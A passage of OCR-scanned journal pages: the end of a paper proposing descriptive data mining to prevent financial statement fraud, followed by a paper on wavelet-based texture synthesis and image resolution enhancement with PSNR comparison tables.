Kamaruddin et al	2007	Detection	Text Mining	Predictive
Chen & Du	2009	Detection	Artificial neural network	Predictive
Ravishankar et al	2010	Detection	Genetic Programming Neural Network	Predictive
Johan Perols	2011	Detection	Artificial Neural Network, Logistic Regression	Predictive

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

If we summarize existing academic research, we arrive at the conclusion that merely all research is conducted in the field of detection and identification of financial statement fraud. There is clearly a gap in the academic literature concerning prevention of fraud.

III. Financial statement fraud….Reasons behind the scene

Financial statement fraud is a deliberate, wrongful act committed by the top management of publicly traded companies. Fraud usually includes three characteristics namely, opportunity, attitude or rationalisation, and motive or pressure. These three factors constituted the Fraud Triangle and are present in various forms in the characteristics of a firm that is engaged in fraudulent financial reporting [16]. The elements are as follows (in no particular order):

a) Opportunity is the circumstances that provide a chance for the management to perform material misstatement in the financial statement. The opportunity that may lead to financial statement fraud may include: weak or nonexistent internal control, Absence of proper audit committee, improper oversights by board of directors and complex organizational structure.
b) Rationalisation is the ability to act according to self-perceived moral and ethical values. Fraudsters find a way to rationalize their actions and make it acceptable for themselves. Management can think of financial statement fraud just for being in competition with other organisations or to meet the company goals. Top level managers may rationalize their act of fraud by saying that they are trying to protect shareholder by manipulating financial reports to increase the share price.




Figure1: Fraud Triangle

c) Motive (incentive) is pressures that management experiences to materially misstate the financial statement. These pressures can be classified as "psychotic" (related to habit), egocentric (related to personal prestige), ideological (believing that the cause is morally superior) or economic (related to a need for money). Management of an organisation usually feel pressured to do fraudulent activity because of a poor cash position, a loss of customers, declining market etc.

Fraud prevention is primarily based on checking or taking away the fraud opportunity. It is a fact that fraud can be prevented by creating a work environment that values honesty. Good working environment means providing a safe and secure workplace, hiring honest people, paying them competitively, and treating them fairly.

IV. Financial Statement Fraud Prevention

Auditing firms and procedures are not capable enough to prevent and detect financial statement fraud, since detection of fraud is not their primary objective and auditors have a very little knowledge about the management of the organization. Moreover, standard auditing procedures may prove insufficient because auditors use a sampling technique and do not examine each and every transaction. These limitations and review of literature suggests that there is a dire need of effective methods and techniques for prevention of financial statement fraud.

The first step towards prevention of financial statement fraud is a strong internal accounting control and it should begin at the transaction level of accounting. To strengthen the company operations, internal controls should also be instituted outside the accounting office. Internal control is off two types, active & passive internal control. Example of active internal control includes passwords, signatures and segregation of duties. Davia et al [17] compared active internal control with fences and like all other fences they have their weaknesses that can be easily whitewashed by an intelligent fraud perpetrator. Passive internal control suggests developing a state of mind in the prospective perpetrator that strongly motivates him for not performing any activity that leads to fraud. Neither active internal control nor passive one is good enough for prevention of financial statement fraud. Both internal and external control should go hand in hand for better prevention mechanism.

The second step is appointment of audit committees. This will help the management in finding weaknesses in their reporting process. Finally, management should review the financial statement in order to prevent fraud.

The above mentioned methods of preventing fraud recommend good internal control and fix the responsibility of the management for such fraud prevention. But in most of the cases, perpetrators of financial statement fraud are the top level executives

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

or managers and generally auditors are deceived by managers.

V. Data Mining Techniques for prevention of financial statement fraud:

The review of the academic literature recommends the use of data mining for winning a battle against financial statement fraud. The aim of data mining is to discover hidden knowledge, unknown patterns and unsuspected relationship from a large set of data. This capability of data mining can be utilised in prevention of financial statement fraud. Data mining tasks can be divided in two subgroups: predictive tasks and descriptive tasks. With predictive tasks, the objective is to predict the value of one attribute, based on the values of other attributes. Due to this nature, predictive data mining along with machine learning is best suited for fraud detection. Predictive tasks make a prediction for every observation. Descriptive tasks however, describe the data set as a whole. It aims to describe the underlying relationships in the data set. This fact accounts for the use of descriptive data mining instead of predictive data mining for fraud prevention. An advantage of the use of descriptive data mining techniques is that it is easier to apply on unsupervised data. Thus the use of descriptive data mining techniques is recommended for overcoming the exclusion of types of fraud where supervised data is difficult to obtain. Descriptive data mining techniques such as association rules, clustering and anomaly detection are appropriate candidates for prevention of financial statement fraud.

Association Rules:

Association rules are capable of detecting interesting relationship or association, frequent patterns, casual structures between specific values of categorical variables in a large set of data. A typical and widely-used example of association rule mining is Market Basket Analysis. Association rules are probabilistic in nature. Association rules provide information in the form of "if-then" statements. Degree of uncertainty about the rule can be expressed in the form of support and confidence. Support for a rule can be expressed as a percentage of the total number of records in the database and confidence can be expressed as conditional probability that include all items in the consequent as well as the antecedent to the number of transactions that include all items in the antecedent. The ratio of confidence to Expected confidence results in one more parameter of interest named as lift. An association rule system involve the creation of 'if …then' criteria to filter transactions to identify specific types of high risk transactions. These rules are created using the information of what characterizes fraudulent transactions. The effectiveness of rule based system depends on the knowledge and expertise of the person designing the rules. The disadvantage of association rule mining is that it can increase the probability of throwing many valid transactions as exceptions. This limitation can be overcome to some extent by prioritising the rules.

Cluster Analysis

Cluster analysis or **clustering** is a collection of data objects into subsets called clusters so that observations in the same cluster are similar in some sense. Clustering is a method of unsupervised classification. General application of clustering includes pattern recognition, image processing etc. A good clustering method will produce high quality clusters with high intra-class similarity and low interclass similarity [19]. The qualities of a clustering result depend on both the similarity measure used by the method and its implementation and its ability to discover some or all of the hidden patterns. Cluster analysis is a tool of finding associations and structure in data which, though not previously evident, nevertheless are sensible and useful once found.

Anomaly detection

Anomaly detection is an unsupervised mining technique used for detecting rare cases in the data. The goal of anomaly detection is to identify cases that are unusual within data that is seemingly homogeneous. Anomaly detection is a form of classification. Anomaly detection is implemented as one-class classification, because only one class is represented in the training data. A one-class classifier develops a profile that generally describes a typical case in the training data. Deviation from the profile is identified as an anomaly. One-class classifiers are sometimes referred to as positive security models, because they seek to identify "good" behaviors and assume that all other behaviors are bad. An anomaly detection model predicts whether a data point is typical for a given distribution or not. An atypical data point can be either an outlier or an example of a previously unseen class [20]. The aim of anomaly detection is to provide some useful information where no information was previously attainable. However, if there are enough of the "rare" cases so that stratified sampling could produce a training set with enough counterexamples for a standard classification model, then that would generally be a better solution.

VI. Conclusion:

Financial statement fraud is a big concern for contemporary businesses, so companies place great importance to fight back with the problem. In order to prevent the damages caused by fraud, management, accountants and auditors should use new and innovative techniques to detect financial statement fraud.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

In this study, a set of descriptive data mining techniques, not widely known to auditors, are suggested to help in the prevention of financial statement fraud. The paper discusses about the primary reasons behind the financial statement fraud and conventional methods of preventing such frauds. Data mining techniques presented here along with conventional method of fraud prevention will result in a better and effective method to prevent financial statement fraud.

Standard auditing procedures may prove insufficient for prevention of financial statement fraud, because in most of the cases, top level managers are found indulged and managers deliberately try to deceive auditors. For these top level executives internal controls and systems to prevent fraud are least prevalent and effective. Hence, should be best reinforced by following best of fraud detection mechanisms for successful fraud risk reduction.

References:

[1] ACFE, 2010 ACFE Report to the nations on ocupational fraud and abuse, *Technical report- Global fraud survey 2010*, 2010.

[2] PriceWaterhouse&Coopers: Economic crime: People, culture and controls. The 4th Biennial Global Economic Crime Survey (2007), available at: www.pwc.com

[3] Association of Certified Fraud Examiners: 2006 ACFE Report to the nation on Occupational fraud and abuse (2006), Technical report, Association of Certified Fraud Examiners, USA, available at: www.acfe.com

[4] Beasley, M. (1996). An empirical analysis of the relation between board of director composition and financial statement fraud. The Accounting Review, 71(4), 443–466.

[5] Hansen, J. V., McDonald, J. B., Messier, W. F., & Bell, T. B. (1996). A generalized qualitative—response model and the analysis of management fraud. Management Science, 42(7), 1022–1032

[6] Eining, M. M., Jones, D. R., & Loebbecke, J. K. (1997). Reliance on decision aids: an examination of auditors' assessment of management fraud. Auditing: A Journal of Practice and Theory, 16(2), 1–19.

[7] Green, B. P., & Choi, J. H. (1997). Assessing the risk of management fraud through neural- network technology. Auditing: A Journal of Practice and Theory, 16(1), 14–28.

[8] Fanning, K., & Cogger, K. (1998). Neural network detection of management fraud using published financial data. International Journal of Intelligent Systems in Accounting, Finance & Management, 7(1), 21–24.

[9] Efstathios Kirkos, Charalambos Spathis & Yannis Manolopoulos (2007). Data mining techniques for the detection of fraudulent financial statements. Expert Systems with Applications 32 (23) (2007) 995–1003

[10] Hoogs Bethany, Thomas Kiehl, Christina Lacomb and Deniz Senturk (2007). A Genetic Algorithm Approach to Detecting Temporal Patterns Indicative Of Financial Statement Fraud, Intelligent systems in accounting finance and management 2007; 15: 41 – 56, John Wiley & Sons, USA, available at: www.interscience.wiley.com

[11] Siti Sakira Kamaruddin, Abdul Razak Hamdan, Azuraliza Abu Bakar, Text Mining for Deviation Detection in Financial Statement, International Conference on Electrical Engineering and Informatics, Institut Teknologi Bandung, Indonesia, June, 2007: 446 - 449

[12] JANS Mieke, LYBAERT Nadine, VANHOOF Koen, Data Mining for Fraud Detection: Toward an Improvement on Internal Control Systems?,International Research Symposium on Accounting Information Systems, 7, Milwaukee, 2006.

[13] Chen, W.S. and Du, Y.K. "Using Neural Networks and Data Mining Techniques for The Financial Distress Prediction Model", *Expert Systems with Applications*, Vol. 36 , 2009, pp. 4075–4086

[14] P. Ravisankar, V. Ravi, G. Raghava Rao and I. Bose, Detection of financial statement fraud and feature selection using data mining techniques, Decision Support Systems (2011) Volume: 50, Issue: 2, Pages: 491-500

[15] Johan Perols, Financial Statement Fraud Detection: An Analysis of Statistical and Machine Learning Algorithms, A Journal of Practice & Theory 30 (2), 19 (2011), pp. 19-50

[16] Cressey, D.R. 1986. Why managers commit fraud. *Australian and New Zealand Journal of Criminology.* 19(4): 195-209.

[17] Davia, H. R., P. C. Coggins, J. C. Wideman, and J. T. Kastantin (2000). *Accountant's Guide to Fraud Detection and Control* (2 ed.). John Wiley & Sons.

[18] Deshmukh A. and Talluru L. A rule-based fuzzy reasoning system for assessing the risk of management fraud. *International Journal of Intelligent Systems in Accounting, Finance & Management* 1998; 74:223-241.

[19] Han, J., & Camber, M. (2000). Data mining concepts and techniques. San Diego, USA: Morgan Kaufman.

[20] Campos, M.M., Milenova, B.L., Yarmus, J.S., "Creation and Deployment of Data Mining- Based Intrusion Detection Systems in Oracle Database 10*g*"

Rajan Gupta obtained masters degree in computer application from Department of Computer Science & Application, Guru Jambheshwar University,Hisar, Haryana, India and Master Degree of Philosophy in Computer Science from Madurai Kamraj University, Madurai, India. He is currently pursuing Doctorate degree in Computer Science from Department of Computer Science & Application, Mahrshi Dayanand University, Rohtak, Haryana, India.

Dr Nasib S. Gill obtained Doctorate degree in computer science and Post doctoral research in Computer Science from Brunel Univerrsity, U.K. He is currently working as Professor and Head in the Department of Computer Science and Application, Mahrshi Dayanand University, Rohtak, Haryana, India. He is having more than 22 years of teaching and 20 years of research experience. His interest areas include software metrics, component based metrics, testing, reusability, Data Mining and Data warehousing, NLP, AOSD, Information and Network Security.

Texture Synthesis based on image resolution enhancement using wavelet transforms

G. Venkata Rami Reddy
Associate professor , CSE Dept.
School of Information Technology
JNT University Hyderabad
Hyderabad,India
gvr_reddi@yahoo.co.in

S.Kezia
Associate Prof.
ECE Dept.
CIET, Rajahmundry
AP, India
sakakezia1981@gmail.com

Dr.V.Vijaya Kumar
Professor and Dean of CSE,IT &
MCA Depts., Godavari Institute of
Engg. & Tech.,Rajahmundry,
AP, India
vijayvakula@yahoo.com

Abstract— **In this paper, we propose a Wavelet and Stationary domain normalization (WSDN) technique for texture synthesis. The proposed WSDN improve the image resolution by estimating the high frequency band information. The proposed technique is based on the idea of splitting the texture synthesis problem into three stages. In the first stage stationary and discrete wavelet transforms are applied on the original low resolution image. The LH, HL, HH subbands generated after applying DWT is interpolated. In the second stage, estimated LH, HL, HH subbands are generated by the normalization technique. In the third stage inverse DWT (IDWT) is applied to generate synthesized image. To test the efficacy of the proposed method PSNR values are calculated and compared with the existing methods. The experimental results clearly indicate the efficacy of the proposed method over the existing method.**

Keywords-Wavelet Transform; Interpolation; image resolution enhancement;

I. INTRODUCTION

Texture synthesis has many applications in image processing, computer vision and graphics [1]. It can be described as follows: given a sample texture image, a new texture image is synthesized, which should be sufficiently different from the original one, yet appears perceptually to be generated by the same underlying stochastic process. There are two essential criteria in evaluating a texture synthesis algorithm: quality and speed.

Example based texture synthesis uses a given example image to create large images with similar visual characteristics. It is used in video games, flight simulators and scientific computations which require rapid high-resolution texturing of surfaces and at a less cost in texture memory in the graphics processors (GPUs). There are a number of algorithms for example-based texture synthesis. In general, they can be divided into three categories: pixel-based methods, patch-based methods and tiling-based methods. Pixel-based methods use neighborhood information for each pixel in the example image to identify the most likely value for neighboring pixels during synthesis. Patch-based methods look iteratively for optimized sub-images in the example image and create a synthesized image by minimizing the overlap error in overlapping regions. Tiling-based methods precompute a set of small tiles with boundary pixels colored in such a way that no seam is apparent between abutting tiles.

Resolution enhancement of pictorial data is desirable in many applications such as monitoring, surveillance, medical imaging and remote sensing. It is a classic signal interpolation problem and conventional approaches such as zero-order interpolation (sample-and-hold) cause severe pixelation impairments while bilinear and spline interpolation invariably result in undesirable levels of smoothing across salient edges. Recently several efforts in the field have utilized wavelet-domain methodologies with the intention of overcoming some of the problems associated with conventional treatment. A common feature of these algorithms is the assumption that the low resolution (LR) image to be enhanced is the lowpass filtered subband of a high resolution (HR) image which has been subjected to a decimated wavelet transform. A trivial approach would be to reconstruct an approximation to the HR image by filling the unknown, so called 'detail' subbands (normally containing highpass spatial frequency information) with zeros followed by the application of the inverse wavelet transform (IWT). It is interesting to note that while this approach is capable of outperforming bilinear interpolation it has never appeared in the literature probably due to its simplicity. More sophisticated methods have attempted to estimate the unknown detail wavelet coefficients in an effort to improve the sharpness of the reconstructed images.

Image-resolution enhancement in the wavelet domain is a relatively new research topic, and, recently, many new algorithms have been proposed [2], [3]. Complex wavelet transform (CWT) [4] is one of the recent wavelet transforms used in image processing. A one level CWT of an image produces two complex valued low frequency subband images and six complex valued high-frequency subband images. The high frequency subband images are the result of direction selective filters. They show peak magnitude responses in the presence of image features oriented at +75◦, +45◦, +15◦, −15◦, −45◦, and −75◦ [5].In [6] a dual-tree CWT (DT-CWT) is used to decompose a low resolution image into different subband

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

images. Then the six complex valued high frequency subband images are interpolated using bicubic interpolation. In parallel, the input image is also interpolated separately. Finally, the interpolated high frequency subband images and interpolated input image are combined by using inverse DT-CWT (IDT-CWT) to achieve a high resolution output image. In [7] and [8] estimation was carried out by examining the evolution of wavelet transform extrema from finer to coarser subbands. Edges identified by an edge detection algorithm in lower frequency subbands were used to formulate a template for estimating edges in higher frequency subbands. Only coefficients with significant magnitudes were estimated as the evolution of the wavelet coefficients among the scales was found to be difficult to model for other coefficients. Significant magnitude coefficients correspond to salient image discontinuities and consequently only the portrayal of those can be targeted with this approach while moderate activity detail escapes treatment. Furthermore, due to the fact that wavelet filters have support which spans a number of neighbouring coefficients, edge reconstruction is inevitably based on contributions from such neighbourhoods. As methods based on extrema evolution only target locations of coefficients with significant magnitudes, such neighbourhoods will inevitably provide incomplete information ultimately affecting the quality of edge reconstruction. Performance is also affected by the fact that the signs of estimated coefficients are replicated directly from 'parent' coefficients (in a quadtree hierarchical decomposition sense) without any attempt being made to estimate the actual signs. This is contradictory to the commonly accepted fact that there is very low correlation between the signs of parent coefficients and their descendants. In a coding context for example, the signs of descendants were generally assumed to be random [9], [10]. As a result, the signs of the coefficients estimated using extrema evolution techniques cannot be relied upon.

In [11] a technique was proposed which takes into account the Hidden Markov Tree (HMT) approach of [12]. The latter was successfully applied to a different class of problems including image denoising and related applications. An extended version of this approach utilizing super resolution type of methodologies is presented in [13]. These methods model the unknown wavelet coefficients as belonging to mixed Gaussian distributions (states) which are symmetrical around the zero mean. HMT models are used to find out the most probable state for the coefficient to be estimated (i.e. to which distribution it belongs to). The posterior state is found using state transition information from lower resolution scales and the coefficient estimates are randomly generated using this distribution. Being symmetrical around zero, the probability of estimation of a coefficient with a negative sign is equal to that with a positive sign. Consequently sign changes between the scales are not taken into account and randomly generated signs are assigned to the estimated coefficients. Finally the HMT based method has been further developed so that it does not require any training data set [14].

In [15] and [16] a wavelet based super resolution method was presented based on the Multiresolutional Basis Fitting Reconstruction (MBFR) technique in [17]. The algorithm exploits the interlaced sampling structure in the LR data in the existence of multiple LR images. Finally, a similar approach was proposed in [18] on the basis of the availability of a single LR image. The basis of this approach, MBFR technique, was designed to take advantage of the non-uniform sampling of a signal using sections with higher sampling rates to interpolate higher frequencies locally. However availability of only a single LR image, with implication that the sampling is uniform, prohibits taking full advantage of this scheme. Recently it has been shown that the cycle-spinning methodology produces notable results when adapted to wavelet domain resolution enhancement problems [19].

In this work, an image resolution enhancement technique which generates sharper high resolution image is proposed. The proposed technique uses DWT to decompose a low resolution image into different subbands. Then the three high frequency subband images have been interpolated using bicubic interpolation. The high frequency subbands obtained by Stationary Wavelet Transform (SWT) of the input image are being incremented into the interpolated high frequency subbands and normalized to the number of pixels in the original low resolution image in order to correct the estimated coefficients. In parallel, the input image is also interpolated separately. Finally, corrected interpolated high frequency subbands and interpolated input image are combined by using inverse DWT (IDWT) to achieve a high resolution output image.

The paper is organized as follows: section II deals with wavelet transforms, section III deals with methodology, section IV deals with results and discussions and section V deals with conclusions.

II. WAVELET TRANSFORM

The DWT (Discrete Wavelet Transform) transforms discrete signal from time domain into time- frequency domain. The transformation product is set of coefficients organized in the way that enables not only spectrum analyses of the signal, but also spectral behavior of the signal in time. Wavelets have the property of smoothness [20]. Such properties are available in both orthogonal and Biorthogonal wavelets. However, there are special properties that are not available in the orthogonal wavelets, but exist in Biorthogonal wavelets, that are the property of exact reconstruction and symmetry. Another advantageous property of Biorthogonal over orthogonal wavelets is that they have higher embedding capacity if they are used to decompose the image into different channels. All these properties make Biorthogonal wavelets promising in the resolution enhancement domain [21].

III. METHODOLOGY

The proposed algorithm consists of six steps. In the first step, discrete and stationary wavelet transforms (with Daubechies 9/7 as the wavelet function) are applied on the low resolution input image. Three high frequency subbands are (LH, HL, and HH) obtained after applying DWT, which contain the high frequency components of the input image. In step two bicubic interpolations with enlargement factor of 2 is applied to high

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

frequency sub band images of the first step. In the third step SWT is employed on the low resolution image to minimize the information loss. In the fourth step, the interpolated high frequency subbands and the SWT high frequency subbands are normalized to the total number of pixels in the original low resolution image. The normalization is carried out by adding SWT and DWT sub bands and dividing them by a factor of m x n. m and n are the dimensions of the original low resolution image. To increase the resolution of the image the input image and high frequency image of the fourth step are interpolated in step five. In step six the IDWT is applied on the interpolated images of the step five to obtain the high resolution synthesized image. The flowchart for the proposed algorithm is shown in Fig.1.





Figure 1. Block Diagram of the proposed algorithm

IV. RESULTS AND DISCUSSION




(a) (b) (c)

Figure 2. Results for Food0 (a) Original low resolution texture image (b) Existing method (c) Proposed method.

(a) (b) (c)

Figure 3. Results for Water0 (a) Original low resolution texture image (b) Existing method (c) Proposed method.



(a) (b) (c)

Figure 4. Results for Bark5 (a) Original low resolution texture image (b) Existing method (c) Proposed method.

The proposed technique is tested on Vistex textures. Fig.2a, 3a and 4a show the original images. Fig 2b, 3b and 4b are the outputs of the existing method [22]. Fig 2c, 3c and 4c are the synthesized images of the proposed method.

The original high resolution images are used as the ground truth and the enhancement results are evaluated with respect to the peak signal-to-noise ratio (PSNR). The outputs of the proposed method are compared with the existing methods given in [22,23,24,25,26,27,28,29,30] .The textures of size 256x256 are taken as input images and the size of the synthesized output image is 512x512.

Table I show the PSNR results of the proposed technique for VisTex textures. Table II compares the PSNR performance of the proposed technique with the existing method [22]. Table III shows the comparison of different techniques with the proposed technique. Table III clearly show that the PSNR value of the proposed method is high when compared to the all other methods.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

TABLE I. PSNR RESULTS FOR RESOLUTION ENHANCEMENT FROM 256X256 TO 512X512 OF THE PROPOSED METHOD

Texture	PSNR (dB) of Proposed method
Food0	31.29
Water0	29.95
Water1	34.40
Bark5	47.70
Brick0	37.61
Fabric4	30.53
Leaves1	50.90
Leaves0	43.19

TABLE II. PSNR (DB) RESULTS FOR RESOLUTION ENHANCEMENT FROM 256X256 TO 512X512

Technique	Food 0	Water 0	Bark 5
Proposed	31.29dB	29.95dB	47.70dB
Existing	30.67dB	29.33dB	47.49 dB

TABLE III. PSNR RESULTS FOR RESOLUTION ENHANCEMENTFROM 128X128 TO 512X512 OF THE PROPOSED TECHNIQUE COMPARED WITH THE CONVENTIONAL AND STATE-OF-ART IMAGE RESOLUTION ENHANCEMENT TECHNIQUES

Technique	Lena	Elaine	Baboon	Peppers
Bilinear	26.34	25.38	20.51	25.16
Bicubic	26.86	28.93	20.61	25.66
WZP(db.9/7)	28.84	30.44	21.47	29.57
Regularity- preserving Image Interpolation [23]	28.81	30.42	21.47	29.57
NEDI [24]	28.81	29.97	21.18	28.52
HMM [25]	28.86	30.46	21.47	29.58
HMM SR [26]	28.88	30.51	21.49	29.60
WZP-CS [27]	29.27	30.78	21.54	29.87
WZP-CS-ER [28]	29.36	30.89	21.56	30.05
DWT SR [29]	34.79	32.73	23.29	32.19
CWT SR [30]	33.74	33.05	23.12	31.03
SWT SR	32.01	31.25	22.74	29.46
Existing Method [22]	34.82	35.01	23.87	33.06
Proposed method	34.97	35.22	30.90	33.43

V. CONCLUSION

The proposed WSDN technique uses DWT to decompose an image into different subband images, and then the high-frequency subband images are interpolated. The interpolated high frequency subband coefficients have been corrected by using the high frequency subbands achieved by SWT of the input image. The PSNR values of table I and II shows the efficacy of the proposed WSDN method over the other technique.

ACKNOWLEDGMENT

I would like to thank Prof. Rameswara Rao, Vice Chancellor for encouraging research Programmes. The authors would like to express their gratitude to Sri K.V.V. Satyanarayana Raju, Chairman, and Sri K. Sasi Kiran Varma, Managing Director, Chaitanya group of Institutions for providing necessary Infrastructure. Authors would like to thank the anonymous reviewers for their valuable comments.

REFERENCES

[1] Tao-I. Hsu and Roland Wilson ,"A Two-Component Model of Texture for Analysis and Synthesis", IEEE TRANSACTIONS ON IMAGE PROCESSING, VOL. 7, NO. 10, OCTOBER 1998.

[2] Y. Piao, I. Shin, and H. W. Park, "Image resolution enhancement using inter-subband correlation in wavelet domain," in *Proc. ICIP*, 2007, vol. 1, pp. I-445–I-448.

[3] W. K. Carey, D. B. Chuang, and S. S. Hemami, "Regularity-preserving image interpolation," *IEEE Trans. Image Process.*, vol. 8, no. 9, pp. 1295–1297, Sep. 1999.

[4] N. G. Kingsbury, "Image processing with complex wavelets," *Philos.Trans. R. Soc. London A, Math. Phys. Sci.*, vol. 357, no. 1760, pp. 2543–2560, Sep. 1999.

[5] T. H. Reeves and N. G. Kingsbury, "Prediction of coefficients from coarse to fine scales in the complex wavelet transform," in *Proc. IEEE ICASSP*, Jun. 5–9, 2000, vol. 1, pp. 508–511.

[6] Hasan Demirel and Gholamreza Anbarjafari ,"Satellite Image Resolution Enhancement Using Complex Wavelet Transform", IEEE GEOSCIENCE AND REMOTE SENSING LETTERS, VOL. 7, NO. 1, JANUARY 2010.

[7] S.G Chang, Z. Cvetkovic and M. Vetterli, "Resolution enhancement of images using wavelet transform extrema ex-trapolation", *Proc.ICASSP'95*, vol.4,pp.2379-2382, May 1995.

[8] W.K. Carey, D.B. Chuang and S.S. Hemami, "Regularity Preserving Image Interpolation", *IEEE Trans. Image Proc.*, vol.8, no.9, pp.1295-1297, Sep. 1999.

[9] J.M. Shapiro, Embedded Image Codi Wavelet Coefficients, *IEEE Trans. Signal Proc.*, vol.41, no.12, pp. 3445-3462, Dec. 1993.

[10] A. Said, W.A. Pearlman, A New Fast and Efficient Image Codec Based on Set Partitioning in Hierarchical Trees, *IEEE Trans. Circ. & Syst*., vol.6, pp.243-250, June 1996.

[11] K. Kinebuchi, D.D. Muresan and T.W. Parks, "Imalation Using Wavelet-Based Hidden Markov Trees", *Proc. ICASSP '01*, vol. 3, pp. 7-11, May 2001.

[12] M.S. Crouse, R.D. Nowak and R.G. Baraniuk," Wavelet-Based Statistical Signal Processing Using Hidden Markov Models", *IEEE Trans. Signal Proc*., vol.46,no.4, pp.886–902, Apr. 1998.

[13] S. Zhao, H. Han and S. Peng, "Wavelet Domain HMT-Based Image Superresolution", *IEEE International Conference on Image Proc.*, vol. 2, pp. 933-936, Sep. 2003.

[14] D.H. Woo, I.K. Eom and Y.S. Kim, "Image Interpolation based on inter-scale dependency in wavelet domain", *Proc. ICIP '04.,* Oct. 2004.

[15] N. Nguyen, "Numerical Techniques for Image Superresolution ", *Ph.D. dissert.*, Stanford Uni., Stanford, CA, Apr. 2000 .

[16] N. Nguyen, P. Milanfar, "An efficient wavelet-based algorithm for image superresolution",*Proc. ICIP '00*, vol.2, pp. 351-354, Sep. 2000.

[17] C.Ford and D.M.Etter , "Wavelet Basis Reconstruction of Nonuniformly Sampled Data", *IEEE Trans. Circ. & Syst*., vol.45, no.8, pp.1165–1168, Aug. 1998.

[18] S. Mitevski and M. Bogdanov, "Application of Multiresolutional Basis Fitting Reconstruction in Image Magnifying", *Proc. 9th Telecomnications Forum*, pp. 565-568, Nov. 2001.

[19] A. Temizel and T. Vlachos, "Wavelet Domain Image Resolution Enhancement Using Cycle-Spinning", *IEE Electronics Letters*, vol. 41, no. 3, Feb. 2005.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

[20] Burrus, C. S., R. A., Gopinath, and H., Guo,. "Introduction to Wavelets and Wavelet Transforms: A Primer", Prentice-Hall, Inc. 1998.

[21] Daubechies, I., 1994. "*Ten lectures on wavelets*", CBMS, SIAM, pp 271-280.

[22] Hasan Demirel and Gholamreza Anbarjafari ,"Image Resolution Enhancement by Using Discrete and Stationary Wavelet Decomposition", IEEE Transactions on Image Processing, Vol. 20, No. 5, May 2011.

[23] W. K. Carey, D. B. Chuang, and S. S. Hemami, "Regularity-preserving image interpolation," *IEEE Trans. Image Process.*, vol. 8, no. 9, pp.1295–1297, Sep. 1999.

[24] X. Li and M. T. Orchard, "New edge-directed interpolation," *IEEE Trans. Image Process.*, vol. 10, no. 10, pp. 1521–1527, Oct. 2001.

[25] K. Kinebuchi, D. D. Muresan, and R. G. Baraniuk, "Waveletbased statistical signal processing using hidden Markov models," in Proc. Int. Conf. Acoust., Speech, Signal Process., 2001, vol. 3, pp. 7–11.

[26] S. Zhao, H. Han, and S. Peng, "Wavelet domain HMT-based image super resolution," in *Proc. IEEE Int. Conf. Image Process.*, Sep. 2003, vol. 2, pp. 933–936.

[27] A. Temizel and T. Vlachos, "Wavelet domain image resolution enhancement using cycle-spinning," *Electron. Lett.*, vol. 41, no. 3, pp. 119–121, Feb. 3, 2005.

[28] A. Temizel and T. Vlachos, "Image resolution upscaling in the wavelet domain using directional cycle spinning," *J. Electron. Imag.*, vol. 14, no. 4, 2005.

